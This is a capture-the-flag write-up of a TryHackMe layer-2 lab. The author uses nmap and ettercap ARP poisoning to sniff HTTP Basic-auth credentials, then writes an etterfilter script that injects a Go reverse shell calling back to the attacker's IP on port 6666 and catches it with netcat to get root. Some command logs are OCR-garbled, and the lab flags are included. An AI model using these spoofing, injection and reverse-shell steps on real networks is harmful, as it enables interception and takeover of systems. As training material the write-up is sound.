


What kind of packets is Alice continuously sending to Bob?

ICMP

✓ Correct

This can be seen from the image below.




What's the size of their data section? (bytes)

1337

✓ Correct

similarly, I found this information by clicking into one of the entries. Then I went straight to the “Internet Control Message Protocol” and saw “Data (1337 bytes)” which is the answer I am looking for.



Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Nay

✓ Correct

However, as the room instructions alluded to, the hosts (Alice and Bob) have their **ARP implementation** running. Therefore, it will be very challenging for attackers to successfully carry out ARP spoofing attacks in this scenario.

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Yay

✓ Correct

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

192.168.12.10, 192.168.12.20

✓ Correct

By scanning the eth1 network interface using nmap, I discovered 2 hosts as shown in the image below.

```
admin@eve:~$ nmap -sn 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-08 13:17 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.00052s latency).
Nmap scan report for bob (192.168.12.20)
Host is up (0.0013s latency).
Nmap scan report for eve (192.168.12.66)
Host is up (0.00024s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.38 seconds
admin@eve:~$
```

✓ Correct Answer

Which machine has an open well-known port?

192.168.12.20

✓ Correct

I re-ran the scan but now used the -p flag with port range as shown below.

```
admin@eve:~$ nmap -p 0-1023 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-08 13:21 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.011s latency).
All 1024 scanned ports on alice (192.168.12.10) are closed

Nmap scan report for bob (192.168.12.20)
Host is up (0.015s latency).
Not shown: 1023 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for eve (192.168.12.66)
Host is up (0.00017s latency).
Not shown: 1023 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
admin@eve:~$
```

What is the port number?

✓ Correct

From the below image, port 80 was the common port open.

```
admin@eve:~$ nmap -p 0-1023 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-08 13:21 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.011s latency).
All 1024 scanned ports on alice (192.168.12.10) are closed

Nmap scan report for bob (192.168.12.20)
Host is up (0.015s latency).
Not shown: 1023 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for eve (192.168.12.66)
Host is up (0.00017s latency).
Not shown: 1023 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
admin@eve:~$
```

Can you access the content behind the service from your current position? (Nay/Yay)

Nay

✓ Correct

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

Nay

✓ Correct

After running the tcpdump to monitor network traffic, there was nothing of interest captured as seen in the image below.

```
admin@eve:~$ sudo tcpdump -i eth1 -vvA
[sudo] password for admin:
Sorry, try again.
[sudo] password for admin:
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
admin@eve:~$
```

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Yay

✓ Correct

Since passive sniffing doesn't really work for us, let's perform a full-blown ARP spoofing attack. If you observe the output below, there's a lot more information that we received this time.



```
admin@eve: ~ 82x35
admin@eve:~$ sudo ettercap -T -i eth1 -M arp

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth1 -> D6:EE:B5:1B:D4:CC
          192.168.12.66/255.255.255.0
          fe80::846c:e0ff:fe72:d78a/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not
set to 0.
Privileges dropped to EUID 65534 EGID 65534...
[use_tempaddr is not set to 0.]
 34 plugins
 42 protocol dissectors
 57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
```

Who is using that service?

alice

✓ Correct

As seen below, it is alice's ip sending request to bob

Mon Jul 8 13:30:16 2024 [616965]

TCP 192.168.12.10:54386 --> 192.168.12.20:80 | S (0)

?

Add 1 hour

Terminate

Mon Jul 8 13:30:16 2024 [625195]

TCP 192.168.12.20:80 --> 192.168.12.10:54386 | SA (0)

✓ Correct Answer

♀ Hint

Mon Jul 8 13:30:16 2024 [633113]

TCP 192.168.12.10:54386 --> 192.168.12.20:80 | A (0)

Mon Jul 8 13:30:16 2024 [633516]

TCP 192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)

GET /test.txt HTTP/1.1.

Host: www.server.bob.

Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.

User-Agent: curl/7.68.0.

Accept: \*/\*.

.

HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t\_P4zz INFO: www.server.bob/test.txt

Mon Jul 8 13:30:16 2024 [641281]

TCP 192.168.12.20:80 --> 192.168.12.10:54386 | A (0)

✓ Correct Answer

Mon Jul 8 13:30:16 2024 [643297]

TCP 192.168.12.20:80 --> 192.168.12.10:54386 | AP (17)

HTTP/1.0 200 OK.

✓ Correct Answer

♀ Hint

Mon Jul 8 13:30:16 2024 [643502]

TCP 192.168.12.20:80 --> 192.168.12.10:54386 | FAP (171)

Server: SimpleHTTP/0.6 Python/2.7.12

What's the hostname the requests are sent to?

www.server.bob

✓ Correct

From the captured traffic below, I was able to access information about the hostname, the files and even the creds alice was trying to retrieve from bobs machine

```
Mon Jul 8 13:30:16 2024 [633516]
TCP 192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
```

Which file is being requested?

test.txt

✓ Correct

this can be seen from the image below

```
Mon Jul 8 13:30:16 2024 [633516]
TCP 192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
```

What text is in the file?

OK

✓ Correct

So I used curl cmd to access this webpage and wrote the output file in a test.txt file with which I was now able to read its content locally as seen below.

```

admin@eve:~$ curl -u admin:s3cr3t_P4zz http://192.168.12.20:80/test.txt -o test.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100    3    100    3    0    0    500    0 --:--:-- --:--:-- --:--:--   600
admin@eve:~$ ls
test.txt
admin@eve:~$ cat test.txt
OK
admin@eve:~$

```

Which credentials are being used for authentication? (username:password)

admin:s3cr3t\_P4zz

✓ Correct

From the packets I captured, I was able to retrieve both the plain and base64 encoded credentials though they were similar as seen in the images below.

```

Mon Jul  8 13:30:16 2024 [633516]
TCP 192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

```

✓ Correct



← → ↻ 🏠 <https://appdevtools.com/base64-encoder-decoder>

AppDevTools Search... ABOUT TERMS OF SER

DEVTOOLS LIST ▶

- Text Tools**
  - String Utilities
  - Case Converter
  - Sort Lines
  - Diff Checker
  - Text Editor
  - JSON Editor
  - Lorem Ipsum Generator
  - URL Parser / Query String Splitter
  - Slug Generator
  - HTML Stripper
  - Pastebin
- Formatters**
  - HTML Formatter / Minifier
  - CSS Beautifier / Minifier
  - JavaScript Beautifier / Minifier

Encode Decode

Input Base64

```
YWRtaW46czNjcjNOX1A0eno=
```

Output String

```
admin:s3cr3t_P4zz
```

🗑️ Clear 📋 Copy

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

RE-ARPing the victims

✓ Correct

```
Mon Jul 8 13:38:09 2024 [445173]
TCP 192.168.12.20:40236 --> 192.168.12.10:4444 | R (0)
Closing text interface...
```

✓ Correct Answer

```
Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

✓ Correct Answer

🔍 Hint

admin@eve:~\$

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Yay

✓ Correct

with the creds with me, I was able to retrieve the content behind the service from my terminal using the curl cmd.

What is the user.txt flag?

THM{wh0s\_\$n!ff1ng\_0ur\_cr3ds}

✓ Correct

From the captured packets, there were two files the test.txt and user.txt, using the curl cmd as shown below, I was able to download the user.txt file and used cat cmd to read it from my terminal as seen.

```
admin@eve:~$ curl -u admin:s3cr3t_P4zz http://192.168.12.20:80/user.txt -o user.txt
t
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
executed.  Dload  Upload   Total     Spent    Left     Speed
100    29    100    29      0      0    408      0  --:--:--  --:--:--  --:--:--   408
admin@eve:~$ ls
test.txt  user.txt
admin@eve:~$ cat user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
admin@eve:~$
```

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

reverse shell

✓ Correct

A **reverse shell** is a type of shell in which a target system connects back to an attacker’s system or a remote server, effectively **granting the attacker remote access and control over the compromised system**.

What commands are being executed? Answer in the order they are being executed.

whoami, pwd, ls

✓ Correct

If you go back to the ettercap output, you can see Alice using reverse shell to control Bob's system by entering commands such as whoami, pwd, ls, etc.

```
Mon Jul 8 16:00:29 2024 [793255]
TCP 192.168.12.10:4444 --> 192.168.12.20:45416 | AP (3)
ls

Mon Jul 8 16:00:29 2024 [800657]
TCP 192.168.12.20:45416 --> 192.168.12.10:4444 | R (0)

Mon Jul 8 16:00:30 2024 [838299]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | AP (3)
ls

Mon Jul 8 16:00:30 2024 [840733]
```



```
inet 192.168.12.10/8 scope host lo
Mon Jul 8 16:00:30 2024 [842526] referred_lft forever
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | AP (30)
rev.go valid_lft forever preferred_lft forever
root.txt <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_co
server.sh te 0000 group default qlen 1000
www link/ether b4:b6:86:d5:8a:95 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueu
e state UP group default qlen 1000
Mon Jul 8 16:00:30 2024 [848707]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | A (0)
inet 192.168.12.20/8 scope global dynamic n
oprefixroute wlan0
Mon Jul 8 16:00:34 2024 [839354] referred_lft 5754sec
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | AP (7)
global noprefixroute
whoami valid_lft forever preferred_lft forever
inet6 2001:2a0:100a:510::555/128 scope global dynamic nopre
fixroute
Mon Jul 8 16:00:34 2024 [840669] referred_lft 125sec
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | A (0)
cdcc2/64 scope global
temporary dynamic
valid_lft 276sec preferred_lft 126sec
Mon Jul 8 16:00:34 2024 [841839]
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | AP (5)
root valid_lft 276sec preferred_lft 126sec
inet6 1001:9199:cc44:10::c1a8:d62:b723:52a/64 scope global tem
```

```
Mon Jul 8 16:00:38 2024 [900558]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | A (0)
```

```
Mon Jul 8 16:00:39 2024 [948893]
TCP 192.168.12.10:4444 --> 192.168.12.20:45428 | AP (4)
```

pwd

```
Mon Jul 8 16:00:39 2024 [952695]
TCP 192.168.12.20:45428 --> 192.168.12.10:4444 | A (0)
```

✓ Correct

```
Mon Jul 8 16:00:39 2024 [952904]
TCP 192.168.12.20:45428 --> 192.168.12.10:4444 | AP (6)
/root
```

```
Mon Jul 8 16:00:39 2024 [960710]
TCP 192.168.12.10:4444 --> 192.168.12.20:45428 | A (0)
```

Which of the listed files do you want?

root.txt

✓ Correct

From the ettercap output below, root.txt was the file of much interest.

```
Mon Jul 8 16:00:30 2024 [842526]
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | AP (30)
rev.go
root.txt
server.sh
www
ulation

Mon Jul 8 16:00:30 2024 [848707]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | A (0)
like a 5k marathon). Hang in there,
ne. This last task is a bit more
Mon Jul 8 16:00:34 2024 [839354]
```

This task introduces us to the concept of **packet manipulation** as part of the ARP poisoning attack—tempering packets as they pass through the attacker machine (eve). First step is to create a new etterfilter code called “whoami.ecf” and write a **“etterfilter” script** to perform packet filtering and manipulation as seen in the image below.



```
admin@eve: ~ 82x35
GNU nano 4.8                               whoami.ecf                               Modified
if (ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami") ) {
    log(DATA.data, "/root/ettercap.log");
<unc main(){c,_:=net.Dial(\"tcp\", \"192.168.12.66:6666\");cmd:=exec.Command(\"/bi>
    msg("##### ETTERFILTER: substituted 'whoami' with reverse shell. #####\n");
}
del state wlan0 group default qlen 1000
    link/ether b4:b6:86:d5:8a:95 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueu
e state UP group default qlen 1000
    link/ether 0c:54:15:b7:5c:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global dynamic n
oprefixroute wlan0
        valid_lft 5754sec preferred_lft 5754sec
    inet6 fde4:9f99:cc4a:10::555/128 scope global noprefixroute
        valid_lft forever preferred_lft forever
    inet6 2c0f:2a80:10ea:3510::555/128 scope global dynamic nopre
fixroute
        valid_lft 275sec preferred_lft 125sec
    inet6 2c0f:2a80:10ea:3510:fc6b:c51f:a63:cdc2/64 scope global
temporary dynamic
        valid_lft 276sec preferred_lft 126sec
    inet6 2c0f:2a80:10ea:3510:e54:15ff:feb7:5ccd/64 scope global
dynamic mngtmpaddr noprefixroute
        valid_lft 276sec preferred_lft 126sec
    inet6 fde4:9f99:cc4a:10:c1a8:d62:b723:52a/64 scope global tem
porary dynamic
        valid_lft 603355sec preferred_lft 84910sec
    inet6 fde4:9f99:cc4a:10:e54:15ff:feb7:5ccd/64 scope global mn
gtmpaddr noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80:e54:15ff:feb7:5ccd/64 scope link noprefixroute
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line no
```

With the help of internet research, I realized I was needed to compile the **.ecf** into an **.ef** file just as shown below.

```

admin@eve:~$ sudo etterfilter whoami.ecf -o whoami.ef
etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'whoami.ecf' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'whoami.ef' done.

-> Script encoded into 9 instructions.

admin@eve:~$

```

```

admin@eve:~$ ls
whoami.ecf  whoami.ef
admin@eve:~$

```

I was also needed to **add a rule to the firewall configuration** that allows incoming TCP traffic from IP address **192.168.12.20** to IP address **192.168.12.66** on port **6666** through the **eth1** network interface. This rule will permit connections from **192.168.12.20** to reach port **6666** on **192.168.12.66**. I did this as shown in the image below.

```

admin@eve:~$ sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 66
66 proto tcp
Rule added
admin@eve:~$

```

What is the root.txt flag?

THM{wh4t\_an\_ev1l\_M!tM\_u\_R}

✓ Correct

Now with everything ready in the background, we can start the **listener** using **"netcat" command**. The final step was to carry out ARP poisoning with the newly created filtering rules written in our whoami.ef file. So, I opened up a new SSH remote access, entered and ran the following command as seen in the image below.

```
admin@eve: ~ 82x35
filter engine: Cannot open file /root/ettercap.log
##### ETTERFILTER: substituted 'whoami' with reverse shell. #####
What is the root.txt flag?


Mon Jul 8 16:21:23 2024 [336648]
TCP 192.168.12.20:45884 --> 192.168.12.10:4444 | A (0)

Mon Jul 8 16:21:23 2024 [478615]
TCP 192.168.12.10:4444 --> 192.168.12.20:45824 | AP (3)
ls

root@Bob: ~ 82x35
admin@eve:~$ ls
whoami.ecf  whoami.ef
admin@eve:~$ sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 66
66 proto tcp
Rule added
admin@eve:~$ nc -nvlp 6666 &
[1] 5693
admin@eve:~$ Listening on 0.0.0.0 6666
Connection received on 192.168.12.20 54762
fg
nc -nvlp 6666
```

As seen below, I gained a reverse shell with which I was able to list and cat the content of the root.txt.

```
/bin/sh: 1: shell: not found
python -c 'import pty; pty.spawn("/bin/bash")'
root@Bob:~# whoami
root
pwd
/root
ls -la
total 44
drwx----- 4 root root 4096 Apr  4 2022 .
drwxr-xr-x 1 root root 4096 Jul  8 15:54 ..
-rw----- 1 root root  594 Mar 27 2022 .bash_history
-rw-r--r-- 1 root root 3106 Mar 27 2022 .bashrc
-rw-r--r-- 1 root root  288 Apr  4 2022 .gns3_perms
drwxr-xr-x 2 root root 4096 Mar 27 2022 .nano
-rw-r--r-- 1 root root  148 Mar 27 2022 .profile
-rw-r--r-- 1 root root  175 Apr  4 2022 rev.go
-rw-r--r-- 1 root root   27 Mar 27 2022 root.txt
-rwxr-xr-x 1 root root  198 Apr  4 2022 server.sh
drwxr-xr-x 2 root root 4096 Apr 19 2022 www
cat root.txt
THM{wh4t_an_ev1l_M!tM_u_R}
```



<https://tryhackme.com/r/room/layer2>

## Conclusion

The presence of a dual-homed host within a network significantly increases the risk of unauthorized access and lateral movement by attackers.

It is crucial for organizations to identify and mitigate risks associated with dual-homed hosts. This can be achieved by implementing strict access controls, network segmentation, and continuous monitoring to detect and respond to potential threats promptly.

However on my last task, it was a new concept to me coming accross in my journey in cybersecurity and by this I felt advantaged since I was to engage into a thorough research and digging. Thank you, till next time.